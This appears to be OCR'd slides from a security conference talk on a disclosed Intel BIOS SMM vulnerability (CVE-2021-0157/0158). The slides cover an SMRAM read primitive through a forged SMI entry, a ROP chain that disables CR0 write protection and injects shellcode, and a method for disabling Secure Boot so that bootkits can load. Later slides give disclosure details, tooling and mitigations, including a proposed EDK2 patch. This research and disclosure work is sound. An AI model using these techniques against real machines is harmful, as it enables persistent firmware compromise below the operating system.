  // Search the SMI entry list for the matching GUID
  //
  SmiEntry = NULL;
  for (Link = mSmiEntryList.ForwardLink;
       Link != &mSmiEntryList;
       Link = Link->ForwardLink) {

    Item = CR (Link, SMI_ENTRY, AllEntries, SMI_ENTRY_SIGNATURE);
    if (CompareGuid (&Item->HandlerType, HandlerType)) {
      //
      // This is the SMI entry
      //
      SmiEntry = Item;
      break;
    }
  }
```


Manual creation of SMI entry



Manual creation of SMI entry



Manual creation of SMI entry



Read primitive - Adding an handler


- In modern systems SMM code must reside in SMRAM due to the use of the ***SMM_CODE_CHECK*** mitigation. That means that the handler we will add must point to a function in SMRAM.
- We need to find a function or a ROP gadget we can use for copying SMRAM to accessible memory.
- We are looking for a memcpy like function in ***PiSmmCore*** that can use with our limited control over the arguments.

Read primitive - finding a function to use

- We've found a function that:
  - Only takes one argument
  - Calls ***memcpy*** to copy 16 bytes
  - Source and destination addresses are derived from the argument

```
EFI_STATUS leakPrimitive(longlong param_1)
{
  char **ppcVar1;
  char cVar2;
  EFI_STATUS status;
  undefined local_res8 [8];

  status = (**(*(param_1 + 0x48) + 0x18))
                     (*(param_1 + 0x48),param_1 + 0x30,
                     0x1c,0,ppcVar1, param_1 + 0x58,local_res8);
  if (status < 0) {
    /*   ...    */
  }
  else {
    /*   ...    */
    if ((*(param_1 + 0x60) != '\0') ||
        (*(param_1 + 0x61) != '\0')) {
      src_address = *(param_1 + 0x50) + 1;
      dst_address = param_1 + 100;
      if (dst_address != src_address) {
        memcpy(dst_address, src_address, 0x10);
      }
    }
  }
  *(param_1 + 0x77) = 0;
  return status;
}
```

Read primitive - finding a function to use



Dumping SMRAM

- Now we can trigger the SMI repeatedly and read 16 bytes at a time.
- Every time updating the address in the struct to point to the next 16 byte chunk.

```
00000000  53 4d 4d 53 33 5f 36 34  50 c6 de 8a 00 00 00 00  |SMMS3_64P.......|
00000010  00 b0 ca 8a 00 00 00 00  00 80 00 00 00 00 00 00  |................|
00000020  13 00 01 80 00 00 00 00  00 40 ca 8a 00 00 00 00  |.........@......|
00000030  68 06 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |h...............|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  00 00 00 00 00 00 00 00  00 00 30 94 ff 8a 00 00  |..........0.....|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00001000  48 96 ff 8a 00 00 00 00  48 96 ff 8a 00 00 00 00  |H.......H.......|
00001010  b5 06 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00001020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
006b6000  73 70 68 64 00 00 00 00  06 00 00 00 00 00 00 00  |sphd............|
006b6010  00 30 00 00 00 00 00 00  01 00 00 00 09 00 00 00  |.0..............|
006b6020  33 00 00 00 05 2f 00 00  40 00 00 00 53 00 00 00  |3..../..@...S...|
006b6030  50 00 00 00 4a 00 00 00  11 04 00 00 6d 00 00 00  |P...J.......m...|
```

Execute primitive

- SMM code only run from SMRAM. Code segments and non-writable and Data segments are non-executable.
- Do we need to find ROP chain to change page permissions? No!

Execute primitive

- We can find a gadget to disable the WP bit in CR0.
- Then overwrite existing SMM code with a shellcode and jump there.

CR0

Bit	Name	Full Name	Description
0	PE	Protected Mode Enable	If 1, system is in protected mode, else system is in real mode
1	MP	Monitor co-processor	Controls interaction of WAIT/FWAIT instructions with TS flag in CR0
2	EM	Emulation	If set, no x87 floating-point unit present, if clear, x87 FPU present
3	TS	Task switched	Allows saving x87 task context upon a task switch only after x87 instruction used
4	ET	Extension type	On the 386, it allowed to specify whether the external math coprocessor was an 80287 or 80387
5	NE	Numeric error	Enable internal x87 floating point error reporting when set, else enables PC style x87 error detection
16	WP	Write protect	When set, the CPU can't write to read-only pages when privilege level is 0
18	AM	Alignment mask	Alignment check enabled if AM set, AC flag (in EFLAGS register) set, and privilege level is 3
29	NW	Not-write through	Globally enables/disable write-through caching
30	CD	Cache disable	Globally enables/disable the memory cache
31	PG	Paging	If 1, enable paging and use the § CR3 register, else disable paging.

Execute primitive - ROP

- We find ROP gadgets in the SMRAM dump we got.
- Performing the stack pivot is very complex and documented in the GitHub repo containing the POC.

```
# Save R11 (the original stack pointer) to restore execution from the shellcode.
# The second argument used by the second call to memcpy_wrapper.
rop_buffer = qbytes(STR_RBX_R11D_XOR_EAX_EAX_LDR_RBX_RSP_50_ADD_RSP_30_RET) + zero_quad \
    + qbytes(SmiHandler_loc + 0x10) + zero_quad*5

# Disable Write protect bit in CR0
rop_buffer += qbytes(POP_RAX_POP_RDI_RET) + qbytes(0x80000033) + zero_quad
rop_buffer += qbytes(MOV_CR0_RAX_RET)

# Copy shellcode to code segment of PiSmmCore.
rop_buffer += qbytes(POP_RBX_RET) + qbytes(len(shell))
rop_buffer += qbytes(POP_RAX_POP_RDI_RET) + qbytes(shllcode_loc) + qbytes(shellcode_user_loc)
rop_buffer += qbytes(MOV_R8_RBX_MOV_RDX_RDI_MOV_RCX_RAX_CALL_MEMCPY) + zero_quad * 5

#return to shellcode.
rop_buffer += qbytes(shllcode_loc)
```

Disable Secure Boot - Why?

- Bootkits are trending now, but most of the recent publications target old systems.
- On new systems BootGuard prevents SPI Flash implants and Secure boot prevents unsigned “OS loader” implants.
- Disabling Secure Boot allows installation of bootkits to the UEFI partition and loading them before the OS loader.

SecureBoot UEFI variables

- On this system there are two EFI variables for controlling secure boot.
  - ***SecureBootEnable*** let the user set SecureBoot On/Off in the BIOS setup. It is not accessible during runtime.

```
-------------------------------
EFI Variable (offset = 0x0):
-------------------------------
Name       : SecureBootEnable
Guid       : f0a30bc7-af08-4556-99c4-001009c93a44
Attributes: 0x3 ( NV+BS )
Data:
01
```

SecureBoot UEFI variables

- ***SecureBootMode*** lets the user choose between ***DeployedMode*** and ***AuditMode***
  - ***DeployedMode*** enforces SecureBoot.
  - ***AuditMode*** verifies the signature but doesn't prevent the module from loading.
- ***SecureBootMode*** is accessible during runtime, but is write protected.

```
------------------------------
EFI Variable (offset = 0x0):
------------------------------
Name       : SecureBootMode
Guid       : 0c573b77-eb93-4d3d-affc-5febcafb65b0
Attributes: 0x7 ( NV+BS+RT )
Data:
01
```

Disable Secure Boot - How?

- To bypass the ***SecureBootMode*** write protection we can use the ***SmmVariableSetVariable*** function.
- The ***SmmVariableSetVariable*** function disables the write protection check before setting the variable.
- Since SMM is considered privileged, it's allowed to change write protected variables.

```
EFI_STATUS
EFIAPI
SmmVariableSetVariable (IN CHAR16  *VariableName,
                        IN EFI_GUID *VendorGuid,
                        IN UINT32 Attributes,
                        IN UINTN DataSize,
                        IN VOID  *Data)
{
  EFI_STATUS                 Status;

  // Disable write protection when the calling
  // SetVariable() through EFI_SMM_VARIABLE_PROTOCOL.
  mRequestSource = VarCheckFromTrusted;

  Status         = VariableServiceSetVariable (VariableName,
                     VendorGuid, Attributes, DataSize, Data);
  mRequestSource = VarCheckFromUntrusted;
  return Status;
}
```


Disable Secure Boot - How?

- We can set it to ***AuditMode*** to enable loading of unsigned loaders.
- We can set it to an invalid value, that will have the added benefit of preventing the user from changing the value in the BIOS setup back to ***DeployedMode***.

Demo time

Reporting the bug

- We've reported the bug to Dell.
- Dell informed us that the bug is in Intel's BIOS Reference Code.
- We've reported the bug to Intel.
- Intel acknowledges with two CVEs: CVE-2021-0157 & CVE-2021-0158



Vulnerability Details:

CVEID: CVE-2021-0157

Description: Insufficient control flow management in the BIOS firmware for some Intel(R) Processors may allow a privileged user to potentially enable escalation of privilege via local access.

CVSS Base Score: 8.2 High

CVSS Vector: CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H

CVEID: CVE-2021-0158


Description: Improper input validation in the BIOS firmware for some Intel(R) Processors may allow a privileged user to potentially enable escalation of privilege via local access.

CVSS Base Score: 8.2 High

CVSS Vector: CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H

Reporting the bug

- Intel asked for extra time before the disclosure, to allow all the vendors time to update their BIOS.
- This bug affects many Intel products.



Exploitation tools and techniques

- Using Chipsec on Linux or Windows is great for UEFI exploration, but when exploiting vulnerabilities it's very limiting since you have to boot into an OS every time.
- We can use EFI shell, it boots very quickly.
- EFI Shell supports executing a shell script at startup. This is very useful for automation.
- However EFI Shell waits 5 second before executing the shell script.
- We've found it useful to recompile EFI shell with no delay.
- This allows for quicker execution of automation.

MicroPython in EFI shell

- We can use chipsec from EFI shell, but we've found it even quicker to use MicroPython.
- There is a MicroPython implementation for EFI shell in the ***edk2-staging*** repo. But it doesn't have a quick way to deal with large memory buffers.
- We've added support for reading and writing using python's ***bytes*** data type . It can be found in my GitHub repo: https://github.com/liba2k/edk2-staging/tree/MicroPythonTestFramework

MicroPython code using a protocol

```
def GetCapabilities():
  gEfiSmmAccess2ProtocolGuid = uefi.guid("c2702b74-800c-4131-8746-8fb5b89ce4ac")
  Infc = uefi.mem()    # empty object just used to hold the protocol pointer
  uefi.bs.LocateProtocol (gEfiSmmAccess2ProtocolGuid, uefi.null, Infc.REF().REF())
  Infc.CAST("O#EFI_SMM_ACCESS2_PROTOCOL")  # typecast it so we can access its fields

  MmramDescriptor = uefi.mem('O#EFI_MMRAM_DESCRIPTOR')
  EFI_MMRAM_DESCRIPTOR_SIZE = MmramDescriptor.SIZE
  size = uefi.mem('N')
  size.VALUE = EFI_MMRAM_DESCRIPTOR_SIZE*20
  MmramDescriptor = uefi.mem(size.VALUE)
  Infc.GetCapabilities(Infc.REF(), size.REF(), MmramDescriptor.REF())
  capabilities = []
  for i in range(divmod(size.VALUE, EFI_MMRAM_DESCRIPTOR_SIZE)[0]):
      entry = uefi.mem('O#EFI_MMRAM_DESCRIPTOR', MmramDescriptor.ADDR + i*EFI_MMRAM_DESCRIPTOR_SIZE)
      capabilities.append(entry)
  return capabilities

def main():
  for entry in GetCapabilities():
    print('PhysicalStart: ', hex(entry.PhysicalStart))
    print('CpuStart: ', hex(entry.CpuStart))
    print('PhysicalSize: ', hex(entry.PhysicalSize))
    print('ReagionState: ', hex(entry.RegionState))
```

```
PhysicalStart:  0x8a000000
CpuStart:  0x8a000000
PhysicalSize:  0x1000
ReagionState:  0x1e

PhysicalStart:  0x8a001000
CpuStart:  0x8a001000
PhysicalSize:  0xfff000
ReagionState:  0x1e
```

PeachPy - Assembly in MicroPython

- PeachPy is a small assembler for python, that was easy enough to port to MicroPython. https://github.com/Maratyszcza/PeachPy
- Here we can see an example of PeachPy assembling a small shellcode.
- The shellcode variable is using the added python bytes memory type ‘A’.


```
from Uefi import uefi
from peachpy.x86_64 import *

def main():
  shellcode = uefi.mem(1000)
  shellcode.TYPE = 'A'
  shellcode_ptr = uefi.mem('FN()')
  shellcode_ptr.VALUE = shellcode.ADDR

  shellcode.VALUE = bytes(MOV(ebx, 0xDEADBEEF).encode() + \
      MOV(eax, ebx).encode() + RET().encode())
  val = shellcode_ptr()
  print('Value: 0x{:08X}'.format(val))

if __name__ == "__main__":
  main()
```

```
FS1:\uefi-shell\upython\> micropython.efi peachpy_test.py
Value: 0xDEADBEEF
FS1:\uefi-shell\upython\> _
```

PCILeech

- While working on exploitation, before restoring normal execution we need a way to return information from SMM before the computer hangs.
- We were writing information to an hardcoded physical address and using a USB3380 board with PCILeech from another computer to read it.
- https://github.com/ufrisk/pcileech
- https://mfactors.com/usb3380-evb-usb3380-evaluation-board/

There are always problems




04

Mitigations


Intel Boot Guard

- Intel Boot Guard is a relatively new technology that complements Secure Boot
- Works by moving the root of trust to the PCH
- Caused us to abandon the SPI flash implant approach



Intel Runtime BIOS Resilience

- New SMM mitigations on ***Intel vPro*** platforms:
  - The new mitigations Include CR0 lock, which would have prevented us from writing on SMM code segment.



To reduce the risk of such a bypass, Intel Runtime BIOS Resilience also includes new SMM specific hardware capabilities in the Intel Core vPro processors. These hardware enhancements include several new locks and related changes to architectural behavior when the locks are used, e.g., CR0 lock, CR3 lock, SMBASE lock, etc. This hardware augmentation eliminates several otherwise permitted CPL0 operations while in SMM to help resist exploitation even if there exists a vulnerability in SMM CPL0 code.

https://www.intel.com/content/dam/www/central-libraries/us/en/documents/drtm-based-computing-

SMM Info Leaks

- Multiple SMRAM addresses are exposed to the OS (ring0) via the ***SMM_CORE_PRIVATE_DATA*** structure.
- While by design, they help the exploitation of SMM vulnerabilities.
- We think it can be avoided by a small number of changes in EDK2.

```
typedef struct {
  UINTN                         Signature;
  EFI_HANDLE                    SmmIplImageHandle;
  UINTN                         SmramRangeCount;
  EFI_SMRAM_DESCRIPTOR          *SmramRanges;
  EFI_SMM_ENTRY_POINT           SmmEntryPoint;
  BOOLEAN                       SmmEntryPointRegistered;
  BOOLEAN                       InSmm;
  EFI_SMM_SYSTEM_TABLE2         *Smst;
  VOID                          *CommunicationBuffer;
  UINTN                         BufferSize;
  EFI_STATUS                    ReturnStatus;
  EFI_PHYSICAL_ADDRESS          PiSmmCoreImageBase;
  UINT64                        PiSmmCoreImageSize;
  EFI_PHYSICAL_ADDRESS          PiSmmCoreEntryPoint;
} SMM_CORE_PRIVATE_DATA;
```

SMI_ENTRY Linked List verification

- In our exploit, we add an handler by overwriting the first member pointer in the ***SMI_ENTRY*** linked list.
- The new ***SMI_ENTRY*** is stored in normal RAM.
- The code assumes all entries are in SMRAM, but does not validate this assumption.

```
SMI_ENTRY  *
EFIAPI
SmmCoreFindSmiEntry (
  IN EFI_GUID  *HandlerType,
  IN BOOLEAN   Create
  )
{
  LIST_ENTRY  *Link;
  SMI_ENTRY   *Item;
  SMI_ENTRY   *SmiEntry;

  // Search the SMI entry list for the matching GUID
  SmiEntry = NULL;
  for (Link = mSmiEntryList.ForwardLink;
       Link != &mSmiEntryList;
       Link = Link->ForwardLink)
  {
    Item = CR (Link, SMI_ENTRY, AllEntries, SMI_ENTRY_SIGNATURE);
    if (CompareGuid (&Item->HandlerType, HandlerType)) {
      // This is the SMI entry
      SmiEntry = Item;
      break;
    }
  }
```

SMI_ENTRY Linked List verification

- To mitigate this, we just need to make sure all entries are in SMRAM prior to using them.
- Trying to push this fix into EDK2.

```
--- a/MdeModulePkg/Core/PiSmmCore/Smi.c
+++ b/MdeModulePkg/Core/PiSmmCore/Smi.c
@@ -126,11 +126,20 @@ SmiManage (
       //
       return Status;
     }
+    if (SmmIsBufferOutsideSmmValid(SmiEntry, sizeof(SMI_ENTRY)))
+    {
+      return EFI_ACCESS_DENIED;
+    }
+
   }
   Head = &SmiEntry->SmiHandlers;

   for (Link = Head->ForwardLink; Link != Head; Link = Link->ForwardLink) {
     SmiHandler = CR (Link, SMI_HANDLER, Link, SMI_HANDLER_SIGNATURE);
